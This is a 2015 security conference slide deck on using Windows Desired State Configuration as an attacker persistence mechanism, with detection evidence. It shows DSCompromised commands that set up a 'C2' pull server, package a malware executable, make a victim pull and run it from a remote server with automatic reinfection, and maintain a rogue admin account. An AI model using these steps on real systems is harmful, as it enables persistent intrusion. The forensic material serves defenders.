

# Desired State: Compromised

BruCon 2015

Matt Hastings, Ryan Kazanciyan

# Hello!



Ryan Kazanciyan

- Chief Security Architect, Tanium
- 12 years background in incident response, forensics, and pen-testing
- Co-author, “Incident Response & Computer Forensics, 3rd Ed.” (2014)



Matt Hastings

- Security Director, Tanium
- Forensics, incident response, scripting, research & development

# Agenda

- Background
- DSCompromised  
Framework and Attack  
Scenarios
- Sources of evidence
- Areas for future research  
and work

What the  $\$ \% \# \$ \%$  is  
Desired State Configuration?

# Windows DSC 101


- Next-gen configuration management platform for Windows
- Instrumented via PowerShell
- Uses standard Managed Object Format (MOF) files
- Does not require Active Directory (unlike SCCM)
- Similarities to Puppet & Chef
  - DSC is not a complete solution stack
  - DSC implements the configuration layer
  - Puppet and Chef can interoperate with DSC

# What can DSC do?

**Ensure that a desired “state” of the system is maintained over time**

- Download and create files and directories
- Execute processes
- Run scripts
- Create users and assign group membership
- Control Windows services
- Manage registry keys and values
- Install software

# DSC Workflow: Author, Stage, Implement



# Sorry, no zero-days...

## We have not...


- Exploited vulnerabilities in DSC
- Identified ways to escalate privileges with DSC

## We have...

- Utilized DSC as a covert persistence mechanism
- Simplified the process to weaponize DSC
- Identified the telltale evidence of DSC misuse

# Why is DSC an interesting attacker tool?

- Obscure and flexible persistence mechanism
- Not detected or examined by most security tools
- Automatic re-infection if not properly remediated



# What are its limitations?

- Difficult to learn and use
  - Simplified by our PowerShell scripts
  - Troubleshooting can be painful
- Requires PowerShell 4.0 on victim and “C2” server
  - Windows 8.1 and later
  - Server 2012 R2 and later
  - Optional WMF upgrade on earlier versions
- Requires Administrator privileges on victim host
  - Post-compromise persistence




# Introducing the DSCompromised Framework

# DSCompromised Framework

- PowerShell scripts to setup DSC “C2” server, build payloads, infect victims
- Components:
  - `Configure-Server.ps1`
  - `Configure-Payload.ps1`
  - `Configure-User.ps1`
  - `Configure-Victim.ps1`
- <https://github.com/matthastings/DSCompromised>

# Our approach: DSC “pull” mode

- Emulate a real C2 server
- Victim client initiates “beacon” requests via HTTP/s
- Server can be on the internet or victim’s internal network
  - Attacker-controlled server preferable
  - Significant footprint to install DSC hosting components




# Attack Scenario: Persist Malware

- Infect victim machine with backdoor malware
- Ensure the malware continues to execute and remain on disk
- Re-infect victim automatically if remediated



Demo video:  
Persisting malware with DSC

# Attack Scenario: Step 0



## Configure C2 Server by installing DSC services


- Add DSC Service Role:  
`Add-WindowsFeature Dsc-Service`
- Install Microsoft DSC Resource Kit:  
`xPSDesiredStateConfiguration`
- Run server setup script included with DSCCompromised framework:  
`Configure-Server.ps1`

# Configure-Server.ps1

```
PS C:\> Configure-Server -CompliancePort 9000 -ConfigPort  
443
```

- Configure server as a DSC pull server
- -CompliancePort
  - Port where compliance server is hosted (optional)
  - Default value '9080'
- -ConfigPort
  - Port where configurations are hosted (optional)
  - Default value '8080'

# Attack Scenario: Step 1



Build and host payload configuration on DSC C2 server


- Copy malware executable file to DSC C2 server
- Use DSCompromised script to ingest malware and build configuration payload: `Configure-Payload.ps1`
- Script generates configuration MOF with unique GUID name

# Configure-Payload.ps1

```
PS C:\> Configure-Payload -SourceFile C:\evil.exe -  
DestinationPath C:\Windows\NotEvil.exe -Arguments "foo bar"
```

- Create payload configuration hosted on DSC pull server
- -SourceFile
  - Local path to malware executable file
  - Contents stored as byte array in configuration MOF
- -DestinationPath
  - Location on victim where file will be created
- -Arguments
  - Arguments passed for process execution (optional)
- Output
  - MOF and checksum files named with unique GUID
  - Stored in C:\Program Files\WindowsPowerShell\DscService\Configuration

# Attack Scenario: Step 2




Execute

```
Configure-Victim.ps1  
on victim
```

- Ensures WinRM enabled
- Takes GUID and server address as parameters
- Configures LCM to use remote DSC pull server

# Attack Scenario: Step 3



Victim automatically downloads and applies configuration

- Configuration MOF drops embedded malware on disk and executes
- Attacker proceeds to interact with system via running backdoor

# Configure-Victim.ps1

```
PS C:\> Configure-Victim -GUID {GUID} -Server 8.8.8.8 -Port  
443 -MofPath C:\Temp\Temp.mof
```

- Runs on victim
- -GUID
  - GUID of configuration to download
- -Server
  - Pull server network address
- -Port
  - Pull server listening port (optional; default 8080)
- -MofPath
  - Location where temporary MOF file is written (optional)

# Victim LCM Configuration

- `AllowModuleOverwrite = $True`
  - Overwrite with newer configuration
- `ConfigurationModeFrequencyMins = 15`
  - Minutes between LCM checks that system is in compliance with config
  - Hardcoded minimum 15 minutes
- `ConfigurationMode = 'ApplyAndAutoCorrect'`
  - How policy is applied
- `RefreshFrequencyMins = 30`
  - Minutes between communication with pull server for updated config
  - Hardcoded minimum 30 minutes
- `RefreshMode = 'Pull'`
  - How configurations are gathered (Pull or Push)

# Attack Scenario: Step 4



Blue team Taylor Swift detects malware on disk

- Kills process
- Deletes file
- Shakes it off

# 15 minutes later...

The screenshot shows the Windows Task Scheduler interface. The left pane displays the task hierarchy: Task Scheduler (Local) > Task Scheduler Library > Microsoft > Windows > Desired State Configuration. A red arrow points to this folder. The right pane shows a list of tasks:


Name	Triggers
Consistency	At 1:03 PM on 10/7/2015 - After triggered, repeat every 15 minutes indefinitely.
DSCRestartBootTask	At system startup

A red arrow points to the 'Consistency' task. Below the list, the 'Triggers' tab is selected. The text below the tabs reads: "When you create a task, you must specify the action that will occur when your task starts. To change these Properties command." Below this, the 'Actions' tab is selected, showing the following details:

Action	Details
Start a program	PowerShell.exe -NonInt -Window Hidden -Command "Invoke-CimMethod -Namespace

A red arrow points to the 'Start a program' action.


# Attack Scenario: Step 5



Victim is automatically reinfected

- DSC consistency check runs every fifteen minutes via scheduled task
- Malware is re-created on victim host and executes again
- Attacker regains access to victim machine

# Attack Scenario: Step 6



Attacker decides to deploy new malware


- Updates configuration on remote pull server
  - Drop & run new malware
  - Enact other changes
- At next consistency check, victim automatically pulls and applies new configuration

# Success!



# Attack Scenario: Persist User Account

- Create an unauthorized local account with an attacker-chosen password
- Ensure user is a member of a specific group, such as local administrators
- Automatically re-add account and restore group membership if deleted or changed



Demo video:  
Persisting a rogue account  
with DSC

# Configure-User.ps1

```
PS C:\> Configure-User -Username test_user -Password  
Long_And_Complex! -Group RemoteAdmins
```

- Create user configuration hosted on DSC server
- -Username
  - User to be created on victim
- -Password
  - Must meet victim's password complexity requirements
- -Group
  - Local group of which user should be a member (optional)
  - Default 'Administrators'
- Output
  - MOF and checksum files named with unique GUID
  - Stored in C:\Program Files\WindowsPowerShell\DscService\Configuration

# Sources of evidence: DSC use and abuse

# Network traffic

You probably shouldn't see these requests leave your network...  
(unless you legitimately use an external DSC server!)

```
POST /psdscpullserver.svc/Action(ConfigurationId='a8540639-  
cd47-462d-ae75-415158f60a99')/GetAction
```

```
GET /psdscpullserver.svc/Action(ConfigurationId='a8540639-  
cd47-462d-ae75-415158f60a99')/ConfigurationContent
```

# Where do DSC configs reside on disk?

```
PS C:\windows\system32\configuration> dir

Directory: C:\windows\system32\configuration

Mode                LastWriteTime         Length Name
----                -
d---s              9/29/2013   8:50 PM           BaseRegistration
d---s              8/22/2013   8:36 AM           Registration
d---s              8/22/2013   8:36 AM           Schema
-a---             10/3/2015  12:14 PM       273678 backup.mof
-a---             10/3/2015  12:14 PM       273678 Current.mof
-a---             10/3/2015  12:14 PM          64 Current.mof.checksum
-a---             10/3/2015   1:16 PM         198 DSCEngineCache.mof
-a---             10/3/2015  12:13 PM         1362 MetaConfig.mof
-a---             10/3/2015   1:16 PM          21 PullRunLog.txt

PS C:\windows\system32\configuration> type .\PullRunLog.txt
0 2015-10-03T13:16:01
PS C:\windows\system32\configuration>
```

# Metaconfig.mof contents

```
1 instance of MSFT_KeyValuePair as $Alias00000000
2 {
3     Key = "ServerUrl";
4     Value = "http://130.211.179.159:8080/psdscpullserver.svc";
5 };
6
7 instance of MSFT_KeyValuePair as $Alias00000001
8 {
9     Key = "AllowUnsecureConnection";
10    Value = "TRUE";
11 };
12
13 instance of MSFT_DSCMetaConfiguration
14 {
15    ConfigurationModeFrequencyMins = 15;
16    RebootNodeIfNeeded = False;
17    ConfigurationMode = "ApplyAndAutoCorrect";
18    RefreshMode = "Pull";
19    ConfigurationID = "394aa115-a360-4662-9505-58471d7f12d7";
20    DownloadManagerName = "WebDownloadManager";
21    DownloadManagerCustomData = {$Alias00000000, $Alias00000001};
22    RefreshFrequencyMins = 30;
23    AllowModuleOverwrite = True;
```

# File system during “infection”

**TANIMUM™** Ask a Question:  Enter a question here. You can use plain English. ? advanced

HOME ACTIONS AUTHORIZING ADMINISTRATION **TRACE** IOC DETECT CONNECT

Time (UTC) ^	Process Name	PID	Operation	User	Path
2015-10-03 19:05:42...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	CreateNewFile	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof
2015-10-03 19:05:42...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	CreateNewFile	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof\localhost.meta.mof
2015-10-03 19:05:42...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\MetaConfig.tmp.mof
2015-10-03 19:05:42...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\MetaConfig.mof
2015-10-03 19:05:42...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\LCM81E3.tmp
2015-10-03 19:05:43...	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\Tasks\Microsoft\Windows\Desired State Configuration
2015-10-03 19:05:43...	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\Tasks\Microsoft\Windows\Desired State Configuration\Consistency
2015-10-03 19:05:43...	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\LogFiles\Scm\14241670-de21-404e-925b-652ff050cfb5
2015-10-03 19:05:43...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\LCM81E3.tmp
2015-10-03 19:05:43...	C:\Windows\System32\svchost.exe	884	CreateNewFile	SYSTEM	C:\Windows\System32\Tasks\Microsoft\Windows\Desired State Configuration\DSCRestartBootTask

<snip>

2015-10-03 19:05:43...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\MetaConfig.tmp.mof
2015-10-03 19:05:43...	C:\Windows\System32\svchost.exe	996	CreateNewFile	SYSTEM	C:\Windows\Prefetch\SCHTASKS.EXE-2DE769BF.pf
2015-10-03 19:05:44...	C:\Windows\System32\svchost.exe	852	CreateNewFile	LOCAL ...	C:\Windows\System32\winevt\Logs\Microsoft-Windows-DSC%4Operational.evtx

Configure-Victim script creates pull setup MOF

System creates initial LCM meta config

Task Manager creates DSC Consistency and Boot Tasks

System writes to DSC Operational Event Log

# File system during “infection”

2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011
2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof
2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof.checksum
2015-10-03 19:05:51...	C:\Windows\System32\wbem\WmiPrivSE.exe				C:\Windows\System32\Configuration\Pending.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe				C:\nc64.exe
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\backup.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\Current.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\Pending.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\Current.mof.checksum
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011\localhost.mof.checksum
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\Temp\635794712468757011
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe				C:\Windows\System32\Configuration\DSCEngineCache.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe				C:\Windows\System32\Configuration\PullRunLog.txt
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	DeletePath	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
2015-10-03 19:05:52...	C:\Windows\System32\wbem\WmiPrivSE.exe	1912	CreateNewFile	SYSTEM	C:\Windows\System32\Configuration\DSCEngineCache.mof
2015-10-03 19:05:52...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	DeletePath	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof\localhost.meta.mof
2015-10-03 19:05:52...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3520	DeletePath	Ryan Ka...	C:\Windows\System32\Configuration\PullConfig.mof

Malware dropped by payload MOF

Pull timestamp added to "PullRunLog.txt"

System creates temp copy of downloaded "payload" MOF

Current and backup config set to "payload" MOF

System deletes temp copy of downloaded "payload" MOF

Configure-Victim script deletes setup MOF

# Event logs: DSC Operational

Upon running Configure-Victim.ps1

Event 4102, Desired State Configuration

General Details

Job {9628D765-1BDD-479A-A27D-38A55E6B5F05}:  
Configuration is sent from computer [REDACTED] by user sid S-1-5-21-1183443138-306328116-2762118002-1002.

Event 4107, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
Attempting to get the action from pull server using Download Manager WebDownloadManager. Configuration Id is 1505960a-99f1-41fa-9c9f-50b4b56c2a0d. Checksum is 204E845A8AD056DDC4C64B2E6ECF1378698E68F97921EC0DD89B342B7FCC124A. Compliance status is true.

Event 4242, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
WebDownloadManager for configuration 1505960a-99f1-41fa-9c9f-50b4b56c2a0d Do-DscAction command with server url: <http://130.211.144.143:8080/psdscpullserver.svc>.

Event 4110, Desired State Configuration

General Details

Job {CD39AAA3-CC55-4F3A-BAC5-00911CE68A7F}:  
